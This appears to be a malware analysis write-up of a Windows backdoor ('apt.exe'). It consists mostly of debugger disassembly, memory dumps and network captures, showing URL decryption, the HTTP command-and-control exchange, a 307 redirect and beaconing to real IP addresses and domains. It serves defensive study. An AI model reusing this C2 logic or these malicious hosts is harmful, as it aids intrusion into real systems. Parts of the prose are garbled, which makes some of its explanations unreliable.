000007FEFABD3594   FF15 8E6C0200        call qword ptr ds:[<&OpenEventW>]
000007FEFABD359A   48:8947 58           mov qword ptr ds:[rdi+58],rax
000007FEFABD359E   48:3BC3              cmp rax,rbx
000007FEFABD35A1   0F84 F96F0000        je fwpuclnt.7FEFABDA5A0
000007FEFABD35A7   49:893C24            mov qword ptr ds:[r12],rdi
000007FEFABD35AB   EB 00                jmp fwpuclnt.7FEFABD35AD
000007FEFABD35AD   48:85F6              test rsi,rsi
000007FEFABD35B0   74 09                je fwpuclnt.7FEFABD35BB
000007FEFABD35B2   48:8D4E 10           lea rcx,qword ptr ds:[rsi+10]     [rsi+10]:L"tr-TR"
000007FEFABD35B6   E8 55DAFFFF          call fwpuclnt.7FEFABD1010
000007FEFABD35BB   48:8D8C24 90000000   lea rcx,qword ptr ss:[rsp+90]
000007FEFABD35C3   E8 4BDAFFFF          call fwpuclnt.7FEFABD1010
000007FEFABD35C8   48:8B4C24 50         mov rcx,qword ptr ss:[rsp+50]
000007FEFABD35CD   48:85C9              test rcx,rcx
000007FEFABD35D0   0F85 63210000        jne fwpuclnt.7FEFABD5739
000007FEFABD35D6   48:85DB              test rbx,rbx
000007FEFABD35D9   0F85 F16F0000        jne fwpuclnt.7FEFABDA5D0
000007FEFABD35DF   48:8B4424 68         mov rax,qword ptr ss:[rsp+68]     [rsp+68]:L"Global\\BFE_Notify_Event_{6585def3-da73-4483-a4ea-dd858969ee5f}"
000007FEFABD35E4   48:898424 B0000000   mov qword ptr ss:[rsp+B0],rax
000007FEFABD35EC   48:85C0              test rax,rax
000007FEFABD35EF   74 0D                je fwpuclnt.7FEFABD35FE
000007FEFABD35F1   48:8D8C24 B0000000   lea rcx,qword ptr ss:[rsp+B0]
000007FEFABD35F9   E8 12DAFFFF          call fwpuclnt.7FEFABD1010
000007FEFABD35FE   48:85DB              test rbx,rbx
000007FEFABD3601   0F85 D86F0000        jne fwpuclnt.7FEFABDA5F0

rax=100 L'Ā'
```

Contact Addresses

```
000000013F3713A9   4C:89B424 F0010000   mov qword ptr ss:[rsp+1F0],r14
000000013F3713B1   E8 4A690000           call apt.13F377D00
000000013F3713B6   48:8D0D A33A0200      lea rcx,qword ptr ds:[13F394E60]
000000013F3713BD   33D2                  xor edx,edx
000000013F3713BF   41:B8 04010000        mov r8d,104
000000013F3713C5   E8 36690000           call apt.13F377D00
000000013F3713CA   48:8D0D 9F3B0200      lea rcx,qword ptr ds:[13F394F70]
000000013F3713D1   33D2                  xor edx,edx
000000013F3713D3   41:B8 04010000        mov r8d,104
000000013F3713D9   E8 22690000           call apt.13F377D00
000000013F3713DE   48:8D1D 8B3E0200      lea rbx,qword ptr ds:[13F3952A0]
000000013F3713E5   33D2                  xor edx,edx
000000013F3713E7   48:8BCB               mov rcx,rbx
000000013F3713EA   41:B8 04010000        mov r8d,104
000000013F3713F0   E8 0B690000           call apt.13F377D00
000000013F3713F5   33ED                  xor ebp,ebp
000000013F3713F7   4C:8D4424 30          lea r8,qword ptr ss:[rsp+30]
000000013F3713FC   48:8D0D 5DD00100      lea rcx,qword ptr ds:[13F38E460]      000000013F38E460:"bYR+jw2oi2yt6b5YV2fe68wklb7BuVROGh8ip7KPgvbYntap7VXwORS4K2nlW4K
000000013F371403   8D55 44               lea edx,qword ptr ss:[rbp+44]
000000013F371406   896C24 30             mov dword ptr ss:[rsp+30],ebp
000000013F37140A   E8 012C0000           call apt.13F374010
000000013F37140F   44:8B4424 30          mov r8d,dword ptr ss:[rsp+30]
000000013F371414   48:8BD0               mov rdx,rax
000000013F371417   48:8BC8               mov rcx,rax
000000013F37141A   4C:8BF0               mov r14,rax
000000013F37141D   E8 7E290000           call apt.13F373DA0
000000013F371422   4C:8D4424 30          lea r8,qword ptr ss:[rsp+30]
000000013F371427   8D55 44               lea edx,qword ptr ss:[rbp+44]
000000013F37142A   48:8D0D 7FD00100      lea rcx,qword ptr ds:[13F38E4B0]      000000013F38E4B0:"bYR+jw2oi2yt6b5YSmvC5tA/1fPN+FITXwYh+OijlOGFwsi3sQnuzzJVPG/wA8
000000013F371431   E8 DA2B0000           call apt.13F374010
000000013F371436   44:8B4424 30          mov r8d,dword ptr ss:[rsp+30]
000000013F37143B   48:8BD0               mov rdx,rax
000000013F37143E   48:8BC8               mov rcx,rax
000000013F371441   48:8BF0               mov rsi,rax
000000013F371444   E8 57290000           call apt.13F373DA0
000000013F371449   4C:8D4424 30          lea r8,qword ptr ss:[rsp+30]
000000013F37144E   8D55 44               lea edx,qword ptr ss:[rbp+44]
000000013F371451   48:8D0D 5BD00100      lea rcx,qword ptr ds:[13F38E4B0]      000000013F38E4B0:"bYR+jw2oi2yt6b5YSmvC5tA/1fPN+FITXwYh+OijlOGFwsi3sQnuzzJVPG/wA8
000000013F371458   E8 B32B0000           call apt.13F374010
000000013F37145D   44:8B4424 30          mov r8d,dword ptr ss:[rsp+30]
000000013F371462   48:8BD0               mov rdx,rax
000000013F371465   48:8BC8               mov rcx,rax
000000013F371468   48:8BF8               mov rdi,rax

rcx=FFFFFFFFFF
qword ptr [000000013F38E460 "bYR+jw2oi2yt6b5YV2fe68wklb7BuVROGh8ip7KPgvbYntap7VXwORS4K2nlW4KDEU8="]=6F32776A2B525962

.text:000000013F3713FC apt.exe:$13FC #7FC
```

Malware dynamically analyzes the URL information it keeps with encrypted form. Resolved URL information : “mail[.]sisnet[.]co[.]kr/jsp/user/sms/sms_recv_jsp” links to the address it parses. After establishing a connection, it opens a port on the system and listens.

```
000000013FDA3DAE   41:B3 84              mov r11b,84
000000013FDA3DB1   B8 43902157           mov eax,57219043
000000013FDA3DB6   41:B9 C2A2A909        mov r9d,9A9A2C2
000000013FDA3DBC   4D:85C0               test r8,r8
000000013FDA3DBF   7E 7F                 jle apt.13FDA3E40
000000013FDA3DC1   48:2BDA               sub rbx,rdx
000000013FDA3DC4   0F1F40 00             nop dword ptr ds:[rax],eax
000000013FDA3DC8   0F1F8400 00000000     nop dword ptr ds:[rax+rax],eax
000000013FDA3DD0   42:0FB60C13           movzx ecx,byte ptr ds:[rbx+r10]
000000013FDA3DD5   0FB6D0                movzx edx,al
000000013FDA3DD8   4D:8D52 01            lea r10,qword ptr ds:[r10+1]
000000013FDA3DDC   41:32D3               xor dl,r11b
000000013FDA3DDF   41:32C9               xor cl,r9b
000000013FDA3DE2   41:22D1               and dl,r9b
000000013FDA3DE5   32C8                  xor cl,al
000000013FDA3DE7   41:32CB               xor cl,r11b
000000013FDA3DEA   41:884A FF            mov byte ptr ds:[r10-1],cl
000000013FDA3DEE   0FB6C8                movzx ecx,al
000000013FDA3DF1   41:22CB               and cl,r11b
000000013FDA3DF4   44:0FB6DA             movzx r11d,dl
000000013FDA3DF8   42:8D14CD 00000000    lea edx,qword ptr ds:[r9*8]
000000013FDA3E00   41:33D1               xor edx,r9d
000000013FDA3E03   44:32D9               xor r11b,cl
000000013FDA3E06   41:88C9               mov ecx,r9d
000000013FDA3E09   81E2 F8070000         and edx,7F8
000000013FDA3E0F   C1E9 08               shr ecx,8
000000013FDA3E12   C1E2 14               shl edx,14
000000013FDA3E15   44:8BCA               mov r9d,edx
000000013FDA3E18   8D1400                lea edx,qword ptr ds:[rax+rax]
000000013FDA3E1B   33D0                  xor edx,eax
000000013FDA3E1D   44:0BC9               or r9d,ecx
000000013FDA3E20   8BC8                  mov ecx,eax
000000013FDA3E22   C1E2 04               shl edx,4
000000013FDA3E25   C1E1 07               shl ecx,7
000000013FDA3E28   33D0                  xor edx,eax
000000013FDA3E2A   83E2 80               and edx,FFFFFF80
000000013FDA3E2D   33D1                  xor edx,ecx
000000013FDA3E2F   8BC8                  mov ecx,eax
000000013FDA3E31   C1E2 11               shl edx,11
000000013FDA3E34   C1E9 08               shr ecx,8
000000013FDA3E37   8BC2                  mov eax,edx
000000013FDA3E39   0BC1                  or eax,ecx
000000013FDA3E3B   49:FFC8               dec r8
000000013FDA3E3E   75 90                 jne apt.13FDA3DD0

edx=48 'H'
qword ptr [r9*8]=[92A27258]=???

.text:000000013FDA3DF8 apt.exe:$3DF8 #31F8

Döküm1  Döküm2  Döküm3  Döküm4  Döküm5  İzle 1  [x=] Yerel Değişkenler  Yapı

Adres            Hex                                              ASCII
000000000022ADC0 6D 00 33 00 32 00 5C 00 66 00 77 00 70 00 75 00  m.3.2.\.f.w.p.u.
000000000022ADD0 63 00 6C 00 6E 00 74 00 2E 00 64 00 6C 00 6C 00  c.l.n.t...d.l.l.
000000000022ADE0 00 00 00 00 00 00 00 00 FC 06 03 33 F7 00 00 8B  ........ü..3÷...
000000000022ADF0 68 74 74 70 3A 2F 2F 6D 61 69 6C 2E 73 69 73 6E  http://mail.sisn
000000000022AE00 65 74 2E 63 6F 2E 6B 72 2F 6A 73 70 2F 75 73 65  et.co.kr/jsp/use
000000000022AE10 72 2F 73 6D 73 2F 73 6D 73 5F 72 65 63 76 2E 6A  r/sms/sms_recv.j
000000000022AE20 73 70 00 00 6E 00 72 00 2E 00 64 00 6C 00 6C 00  sp..n.r...d.l.l.
000000000022AE30 00 00 00 00 00 00 00 00 C1 06 03 33 F7 00 00 8B  ........Á..3÷...
000000000022AE40 68 74 74 70 3A 2F 2F 6D 61 69 6C 2E 6E 65 6F 63  http://mail.neoc
000000000022AE50 79 6F 6E 2E 63 6F 6D 2F 6A 73 70 2F 75 73 65 72  yon.com/jsp/user
000000000022AE60 2F 73 6D 73 2F 73 6D 73 5F 72 65 63 76 2E 6A 73  /sms/sms_recv.js
000000000022AE70 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  p.......
000000000022AE80 00 00 00 00 00 00 00 00 CA 06 03 33 F7 00 00 8B  ........Ê..3÷...
000000000022AE90 68 74 74 70 3A 2F 8B 6C AD E9 BE 58 4A 6B C2 E6  http/.l.éXJkÂæ
000000000022AEA0 D0 3F D5 F3 CD F8 52 13 5F 06 21 F8 E8 89 94 E1  Ð?ÕóÍøR.._.!øè..á
000000000022AEB0 85 C2 C8 B7 B1 09 EE CF 32 56 3C 6F F0 03 C6 9A  .ÂÈ·±.îÏ2V<oð.Æ.
000000000022AEC0 12 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
000000000022AED0 00 00 00 00 00 00 00 00 CF 06 03 33 F7 00 00 80  ........Ï..3÷...

000000000016F718 0000000
000000000016F720 0000000
000000000016F728 0000000
000000000016F730 0000000
000000000016F738 0000000
000000000016F740 0000000
000000000016F748 0000000
000000000016F750 0000075
000000000016F758 0000000
000000000016F760 FFB87FF
000000000016F768 0000000
000000000016F770 2068636
000000000016F778 0000000
000000000016F780 0000000
000000000016F788 0000000
000000000016F790 0000002
000000000016F798 0000000
000000000016F7A0 0000000
000000000016F7A8 0100000
000000000016F7B0 0000000
```

Contact Addresses

The connection to the encrypted address (“mail[.]net[.]net[.]kr”) and expires after a while.

```
000007FEFCA51C2A   894424 50        mov dword ptr ss:[rsp+50],eax
000007FEFCA51C2E   EB 00            jmp dnsapi.7FEFCA51C30
000007FEFCA51C30   3BFB             cmp edi,ebx
000007FEFCA51C32   0F85 CE6D0100    jne dnsapi.7FEFCA68A06
000007FEFCA51C38   4C:8D25 D9950400 lea r12,qword ptr ds:[7FEFCA9B218]
000007FEFCA51C3F   EB 00            jmp dnsapi.7FEFCA51C41
000007FEFCA51C41   3BFB             cmp edi,ebx
000007FEFCA51C43   0F85 CC6E0100    jne dnsapi.7FEFCA68B15
000007FEFCA51C49   81FE 7B260000    cmp esi,267B
000007FEFCA51C4F   0F84 DEC20100    je dnsapi.7FEFCA6DF33
000007FEFCA51C55   48:8B4424 60     mov rax,qword ptr ss:[rsp+60]
000007FEFCA51C5A   48:3BC3          cmp rax,rbx
000007FEFCA51C5D   0F84 F5060000    je dnsapi.7FEFCA52358
000007FEFCA51C63   48:8BF8          mov rdi,rax
000007FEFCA51C66   4C:8B60 08       mov r12,qword ptr ds:[rax+8]        [rax+8]:L"mail.sisnet.co.kr"
000007FEFCA51C6A   48:8B0D A7950400 mov rcx,qword ptr ds:[7FEFCA9B218]
000007FEFCA51C71   48:8D15 A0950400 lea rdx,qword ptr ds:[7FEFCA9B218]
000007FEFCA51C78   48:3BCA          cmp rcx,rdx
000007FEFCA51C7B   74 0B            je dnsapi.7FEFCA51C88
000007FEFCA51C7D   0FBA61 1C 0A     bt dword ptr ds:[rcx+1C],A
000007FEFCA51C82   0F82 E8C20100    jb dnsapi.7FEFCA6DF70
000007FEFCA51C88   48:3BFB          cmp rdi,rbx
000007FEFCA51C8B   74 1B            je dnsapi.7FEFCA51CA8
000007FEFCA51C8D   48:395F 08       cmp qword ptr ds:[rdi+8],rbx
000007FEFCA51C91   0F84 90F9FFFF    je dnsapi.7FEFCA51627
000007FEFCA51C97   4C:8B67 08       mov r12,qword ptr ds:[rdi+8]
000007FEFCA51C9B   48:8B3F          mov rdi,qword ptr ds:[rdi]
000007FEFCA51C9E   48:3BFB          cmp rdi,rbx
000007FEFCA51CA1   75 EA            jne dnsapi.7FEFCA51C8D
000007FEFCA51CA3   48:8B4424 60     mov rax,qword ptr ss:[rsp+60]
000007FEFCA51CA8   48:8BC8          mov rcx,rax
000007FEFCA51CAB   48:3BC3          cmp rax,rbx
000007FEFCA51CAE   74 12            je dnsapi.7FEFCA51CC2
000007FEFCA51CB0   8B51 14          mov edx,dword ptr ds:[rcx+14]
000007FEFCA51CB3   83E2 03          and edx,3
000007FEFCA51CB6   41:3BD6          cmp edx,r14d
000007FEFCA51CB9   0F85 1A0C0000    jne dnsapi.7FEFCA528D9
000007FEFCA51CBF   44:8BF3          mov r14d,ebx
000007FEFCA51CC2   44:3BF3          cmp r14d,ebx
000007FEFCA51CC5   0F85 D5C20100    jne dnsapi.7FEFCA6DFA0
000007FEFCA51CCB   B9 1D250000      mov ecx,251D
000007FEFCA51CD0   4C:8B8C24 E8000000 mov r15,qword ptr ss:[rsp+E8]
000007FEFCA51CD8   49:8907          mov qword ptr ds:[r15],rax
000007FEFCA51CDB   E9 3C010000      jmp dnsapi.7FEFCA51E1C
000007FEFCA51CE0   90               nop
7FEFCA52358
```

After connecting to this address, malware encrypts the URL of the malware which is uses again and writes it to its memory. Againward, malware connects and listen to another “mail[.]neocyon[.]com/jsp/user/sms/sms_rec[.]jsp” extension and encrypts its own URL address and writes it to its memory.

```
000000013F15141D   E8 7E290000      call apt.13F153DA0
000000013F151422   4C:8D4424 30     lea r8,qword ptr ss:[rsp+30]
000000013F151427   8D55 44          lea edx,qword ptr ss:[rbp+44]
000000013F15142A   48:8D0D 7FD00100 lea rcx,qword ptr ds:[13F16E4B0]   000000013F16E4B0:"bYR+jw2oi2yt6b5YSmvC5tA/1fPN+FITXwYh+OijlOGFwsi3sQnuzzJVPG/wA8aaEg=="
000000013F151431   E8 DA280000      call apt.13F154010
000000013F151436   44:8B4424 30     mov r8d,dword ptr ss:[rsp+30]
000000013F15143B   48:8BD0          mov rdx,rax                         rdx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp"
000000013F15143E   48:8BC8          mov rcx,rax
000000013F151441   48:8BF0          mov rsi,rax                         rsi:"http://mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
000000013F151444   E8 57290000      call apt.13F153DA0
000000013F151449   4C:8D4424 30     lea r8,qword ptr ss:[rsp+30]
000000013F15144E   8D55 44          lea edx,qword ptr ss:[rbp+44]
000000013F151451   48:8D0D 5BD00100 lea rcx,qword ptr ds:[13F16E4B0]   000000013F16E4B0:"bYR+jw2oi2yt6b5YSmvC5tA/1fPN+FITXwYh+OijlOGFwsi3sQnuzzJVPG/wA8aaEg=="
000000013F151458   E8 B3280000      call apt.13F154010
000000013F15145D   44:8B4424 30     mov r8d,dword ptr ss:[rsp+30]
000000013F151462   48:8BD0          mov rdx,rax                         rdx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp"
000000013F151465   48:8BC8          mov rcx,rax
000000013F151468   48:8BF8          mov rdi,rax                         rdi:"http://mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
000000013F15146B   E8 30290000      call apt.13F153DA0
000000013F151470   4C:8D05 F93A0200 lea r8,qword ptr ds:[13F174F70]
000000013F151477   49:8BD6          mov rdx,r14                         rdx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp", r14:"http://mail.sisnet.co.kr/j
000000013F15147A   4D:2BC6          sub r8,r14                          r14:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp"
000000013F15147D   0F1F00           nop dword ptr ds:[rax],eax
000000013F151480   0FB60A           movzx ecx,byte ptr ds:[rdx]         rdx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp"
000000013F151483   48:8D52 01       lea rdx,qword ptr ds:[rdx+1]        rdx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp", rdx+1:"ttp://mail.sisnet.co.kr/
000000013F151487   41:884C10 FF     mov byte ptr ds:[r8+rdx-1],cl
000000013F15148C   84C9             test cl,cl
000000013F15148E   75 F0            jne apt.13F151480
000000013F151490   48:8BCE          mov rcx,rsi                         rsi:"http://mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
000000013F151493   48:2BDE          sub rbx,rsi                         rsi:"http://mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
000000013F151496   6666:0F1F8400 000000 nop word ptr ds:[rax+rax],ax
000000013F15144A0  0FB601           movzx eax,byte ptr ds:[rcx]
000000013F1514A3   48:8D49 01       lea rcx,qword ptr ds:[rcx+1]
000000013F1514A7   88440B FF        mov byte ptr ds:[rbx+rcx-1],al
000000013F1514AB   84C0             test al,al
000000013F1514AD   75 F1            jne apt.13F1514A0
000000013F1514AF   48:8B9C24 00020000 mov rbx,qword ptr ss:[rsp+200]
000000013F1514B7   4C:8D05 C2380200 lea r8,qword ptr ds:[13F175080]
000000013F1514BE   48:8BC7          mov rax,rdi                         rdi:"http://mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
000000013F1514C1   4C:2BC7          sub r8,rdi                          rdi:"http://mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
000000013F1514C4   0F1F40 00        nop dword ptr ds:[rax],eax
000000013F1514C8   0F1F8400 00000000 nop dword ptr ds:[rax+rax],eax
000000013F1514D0   0FB610           movzx edx,byte ptr ds:[rax]         edx:"http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp"
000000013F1514D3   48:8D40 01       lea rax,qword ptr ds:[rax+1]
000000013F1514D7   41:885400 FF     mov byte ptr ds:[r8+rax-1],dl
```

Contact Addresses

After connecting to the "mail[.]sisnet[.]co[.]kr" the malware sends an HTTP/1.1 200 code over the system to confirm that it has connected a connection with the server, and sends a confirmation code that it has established the connection.

```
000000013FF01C3A   48:33CC                  xor rcx,rsp
000000013FF01C3D   E8 1E360000              call apt.13FF05260
000000013FF01C42   4C:8D9C24 80010000       lea r11,qword ptr ss:[rsp+180]
000000013FF01C4A   49:8B5B 38               mov rbx,qword ptr ds:[r11+38]
000000013FF01C4E   49:8B73 40               mov rsi,qword ptr ds:[r11+40]
000000013FF01C52   49:8B7B 48               mov rdi,qword ptr ds:[r11+48]
000000013FF01C56   49:8BE3                  mov rsp,r11
000000013FF01C59   41:5F                    pop r15
000000013FF01C5B   41:5E                    pop r14
000000013FF01C5D   41:5D                    pop r13
000000013FF01C5F   41:5C                    pop r12
000000013FF01C61   5D                       pop rbp
000000013FF01C62   C3                       ret
000000013FF01C63   CC                       int3
000000013FF01C64   CC                       int3
000000013FF01C65   CC                       int3
000000013FF01C66   CC                       int3
000000013FF01C67   CC                       int3
000000013FF01C68   CC                       int3
000000013FF01C69   CC                       int3
000000013FF01C6A   CC                       int3
000000013FF01C6B   CC                       int3
000000013FF01C6C   CC                       int3
000000013FF01C6D   CC                       int3
000000013FF01C6E   CC                       int3
000000013FF01C6F   CC                       int3
000000013FF01C70   40:55                    push rbp
000000013FF01C72   57                       push rdi
000000013FF01C73   41:54                    push r12
000000013FF01C75   41:56                    push r14
000000013FF01C77   41:57                    push r15
000000013FF01C79   48:81EC 80040000         sub rsp,480
000000013FF01C80   48:8B05 79030200         mov rax,qword ptr ds:[13FF22000]
000000013FF01C87   48:33C4                  xor rax,rsp
000000013FF01C8A   48:898424 60040000       mov qword ptr ss:[rsp+460],rax
000000013FF01C92   8B05 00CB0100            mov eax,dword ptr ds:[13FF1E798]    000000013FF1E798:" 200"
000000013FF01C98   F2:0F1005 F0CA0100       movsd xmm0,qword ptr ds:[13FF1E790] 000000013FF1E790:"HTTP/1.1 200"
000000013FF01CA0   4C:8BA424 D0040000       mov r12,qword ptr ss:[rsp+4D0]
000000013FF01CA8   894424 38                mov dword ptr ss:[rsp+38],eax
000000013FF01CAC   0FB605 E9CA0100          movzx eax,byte ptr ds:[13FF1E79C]
000000013FF01CB3   F2:0F114424 30           movsd qword ptr ss:[rsp+30],xmm0
000000013FF01CB9   0F1005 E0CA0100          movups xmm0,xmmword ptr ds:[13FF1E7A0] 000000013FF1E7A0:"\r\nContent-Length: "
000000013FF01CC0   884424 3C                mov byte ptr ss:[rsp+3C],al
000000013FF01CC4   8B05 E6CA0100            mov eax,dword ptr ds:[13FF1E7B0]    000000013FF1E7B0:": "
```

After establishing a connection, it assigns a unique cookie session id to each connection.

```
000000013F422E02   48:8BCB                  mov rcx,rbx                         rcx:"TTP/1.1 200 OK\r\nSet-Cookie: JSESSIONID=DA2F49F0C3E7B4F362708D9D31A9D0B3; P
000000013F422E05   83F8 FF                  cmp eax,FFFFFFFF
000000013F422E08   0F84 80020000            je apt.13F42308E
000000013F422E0E   45:33C9                  xor r9d,r9d
000000013F422E11   44:8BC6                  mov r8d,esi
000000013F422E14   48:8BD7                  mov rdx,rdi                         rdi:"POST /jsp/user/sms/sms_recv.jsp HTTP/1.1\r\nUser-Agent: Mozilla/4.0  (Windov
000000013F422E17   FF15 E3250200            call qword ptr ds:[<&send>]
000000013F422E1D   83F8 FF                  cmp eax,FFFFFFFF
000000013F422E20   0F84 65020000            je apt.13F42308B
000000013F422E26   48:8D4C24 51             lea rcx,qword ptr ss:[rsp+51]
000000013F422E2B   33D2                     xor edx,edx
000000013F422E2D   41:B8 FF030000           mov r8d,3FF
000000013F422E33   C64424 50 00             mov byte ptr ss:[rsp+50],0
000000013F422E38   E8 C34E0000              call apt.13F427D00
000000013F422E3D   33C0                     xor eax,eax
000000013F422E3F   48:8D5424 50             lea rdx,qword ptr ss:[rsp+50]
000000013F422E44   45:33C9                  xor r9d,r9d
000000013F422E47   41:B8 FF030000           mov r8d,3FF
000000013F422E4D   48:8BCB                  mov rcx,rbx                         rcx:"TTP/1.1 200 OK\r\nSet-Cookie: JSESSIONID=DA2F49F0C3E7B4F362708D9D31A9D0B3; P
000000013F422E50   894424 30                mov dword ptr ss:[rsp+30],eax
000000013F422E54   894424 34                mov dword ptr ss:[rsp+34],eax
000000013F422E58   FF15 AA250200            call qword ptr ds:[<&recv>]
000000013F422E5E   8BF8                     mov edi,eax                         edi:"POST /jsp/user/sms/sms_recv.jsp HTTP/1.1\r\nUser-Agent: Mozilla/4.0  (Windov
000000013F422E60   8D48 01                  lea ecx,qword ptr ds:[rax+1]        ecx:"TTP/1.1 200 OK\r\nSet-Cookie: JSESSIONID=DA2F49F0C3E7B4F362708D9D31A9D0B3; P
000000013F422E63   83F9 01                  cmp ecx,1                           ecx:"TTP/1.1 200 OK\r\nSet-Cookie: JSESSIONID=DA2F49F0C3E7B4F362708D9D31A9D0B3; P
000000013F422E66   0F86 1F020000            jbe apt.13F42308B
000000013F422E6C   48:8D8D 51030000         lea rcx,qword ptr ss:[rbp+351]
000000013F422E73   33D2                     xor edx,edx
000000013F422E75   41:B8 FF030000           mov r8d,3FF
000000013F422E7B   C685 50030000 00         mov byte ptr ss:[rbp+350],0
000000013F422E82   E8 794E0000              call apt.13F427D00
000000013F422E87   48:8D4424 30             lea rax,qword ptr ss:[rsp+30]
000000013F422E8C   4C:8D4C24 34             lea r9,qword ptr ss:[rsp+34]
000000013F422E91   4C:8D85 50030000         lea r8,qword ptr ss:[rbp+350]
000000013F422E98   48:8D4C24 50             lea rcx,qword ptr ss:[rsp+50]
000000013F422E9D   8BD7                     mov edx,edi                         edi:"POST /jsp/user/sms/sms_recv.jsp HTTP/1.1\r\nUser-Agent: Mozilla/4.0  (Windov
000000013F422E9F   48:894424 20             mov qword ptr ss:[rsp+20],rax
000000013F422EA4   E8 C7EDFFFF              call apt.13F421C70
000000013F422EA9   85C0                     test eax,eax
000000013F422EAB   0F84 DA010000            je apt.13F42308B
000000013F422EB1   4C:89BC24 60080000       mov qword ptr ss:[rsp+860],r15
000000013F422EB9   44:8B7C24 30             mov r15d,dword ptr ss:[rsp+30]
000000013F422EBE   45:85FF                  test r15d,r15d
000000013F422EC1   75 12                    jne apt.13F422ED5
```

Contact Addresses

After the malware connects ,it gives 307 error, that is, it avoids the internet provider's browsing and redirects it to its own sites. Thus , it is easier to go to the e-mail site that they make themselves without getting any errors.

```
000000013F0F2E87   48:8D4424 30          lea rax,qword ptr ss:[rsp+30]
000000013F0F2E8C   4C:8D4C24 34          lea r9,qword ptr ss:[rsp+34]
000000013F0F2E91   4C:8D85 50030000      lea r8,qword ptr ss:[rbp+350]
000000013F0F2E98   48:8D4C24 50          lea rcx,qword ptr ss:[rsp+50]
000000013F0F2E9D   8BD7                  mov edx,edi
000000013F0F2E9F   48:894424 20          mov qword ptr ss:[rsp+20],rax
000000013F0F2EA4   E8 C7EDFFFF           call apt.13F0F1C70
000000013F0F2EA9   85C0                  test eax,eax
000000013F0F2EAB   0F84 DA010000         je apt.13F0F308B
000000013F0F2EB1   4C:89BC24 60080000    mov qword ptr ss:[rsp+860],r15
000000013F0F2EB9   44:8B7C24 30          mov r15d,dword ptr ss:[rsp+30]
000000013F0F2EBE   45:85FF               test r15d,r15d
000000013F0F2EC1   75 12                 jne apt.13F0F2ED5
000000013F0F2EC3   48:8BCB               mov rcx,rbx                    rcx:"HTTP/1.1 307 Temporary Redirect\r\nLocation: http://88.255.216.16/landpage?
000000013F0F2EC6   FF15 2C250200         call qword ptr ds:[<&closesocket>]
000000013F0F2ECC   41:8D47 32            lea eax,qword ptr ds:[r15+32]
000000013F0F2ED0   E9 90000000           jmp apt.13F0F2F65
000000013F0F2ED5   8B7C24 34             mov edi,dword ptr ss:[rsp+34]
000000013F0F2ED9   41:3BFF               cmp edi,r15d
000000013F0F2EDC   75 2F                 jne apt.13F0F2F0D
000000013F0F2EDE   48:8D8D 50030000      lea rcx,qword ptr ss:[rbp+350]
000000013F0F2EE5   8BD7                  mov edx,edi
000000013F0F2EE7   E8 44F6FFFF           call apt.13F0F2530
000000013F0F2EEC   48:8BCB               mov rcx,rbx                    rcx:"HTTP/1.1 307 Temporary Redirect\r\nLocation: http://88.255.216.16/landpage?
000000013F0F2EEF   85C0                  test eax,eax
000000013F0F2EF1   74 0D                 je apt.13F0F2F00
000000013F0F2EF3   FF15 FF240200         call qword ptr ds:[<&closesocket>]
000000013F0F2EF9   B8 C8000000           mov eax,C8
000000013F0F2EFE   EB 65                 jmp apt.13F0F2F65
000000013F0F2F00   FF15 F2240200         call qword ptr ds:[<&closesocket>]
000000013F0F2F06   B8 64000000           mov eax,64                     64:'d'
000000013F0F2F0B   EB 58                 jmp apt.13F0F2F65
000000013F0F2F0D   41:81FF 0000A000      cmp r15d,A00000
000000013F0F2F14   72 0D                 jb apt.13F0F2F23
000000013F0F2F16   48:8BCB               mov rcx,rbx                    rcx:"HTTP/1.1 307 Temporary Redirect\r\nLocation: http://88.255.216.16/landpage?
000000013F0F2F19   FF15 D9240200         call qword ptr ds:[<&closesocket>]
000000013F0F2F1F   33C0                  xor eax,eax
000000013F0F2F21   EB 42                 jmp apt.13F0F2F65
000000013F0F2F23   4C:89A424 A8080000    mov qword ptr ss:[rsp+8A8],r12 [rsp+8A8]:"/jsp/user/sms/sms_recv.jsp"
000000013F0F2F2B   45:8D67 01            lea r12d,qword ptr ds:[r15+1]
000000013F0F2F2F   4C:89B424 68080000    mov qword ptr ss:[rsp+868],r14
000000013F0F2F37   41:8BCC               mov ecx,r12d                   ecx:"HTTP/1.1 307 Temporary Redirect\r\nLocation: http://88.255.216.16/landpage?
000000013F0F2F3A   41:8BF4               mov esi,r12d
000000013F0F2F3D   E8 1E240000           call apt.13F0F5360

'cx=00000000002FE5F0 "HTTP/1.1 307 Temporary Redirect\r\nLocation: http://88.255.216.16/landpage?op=1&ms=http://mail.sisnet.co.kr/jsp/user/sms/sms_recv.jsp\r\nConnection: close\r\n\r\n"
'bx=134 L'3'

text:000000013F0F2EC3 apt.exe:$2EC3 #22C3
```

Network Analysis

After connecting to the internet site, it provides a remote connection to port 80 of the ip address 119[.]192[.]146[.]185.

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Por
[System Proc...	0	TCP		49201	119.192.146.185	http
[System Proc...	0	TCP		49202	119.192.146.185	http
[System Proc...	0	TCP		49203	119.192.146.185	http
[System Proc...	0	TCP		49204	119.192.146.185	http
[System Proc...	0	TCP		49205	119.192.146.185	http

Because it is a malware which type is a backdoor, it constantly connects and terminates the connection, as it waits for a command from the specified ip address.

TCPView - Sysinternals: www.sysinternals.com

File Options Process View Help

Process	PID	Protocol	Local Address	Local Port	Remote Add...	Remote Port	State	Sent Packets	Sent Bytes	Rcvd Packe
[System P...	0	TCP		49163	119.192.146.185	http	TIME_WAIT			
lsass.exe	492	TCP		49156		0	LISTENING			
lsass.exe	492	TCPV6		49156		0	LISTENING			
services.e...	484	TCP		49155		0	LISTENING			
services.e...	484	TCPV6		49155		0	LISTENING			
svchost.exe	688	TCP		epmap		0	LISTENING			
svchost.exe	688	TCPV6		epmap		0	LISTENING			
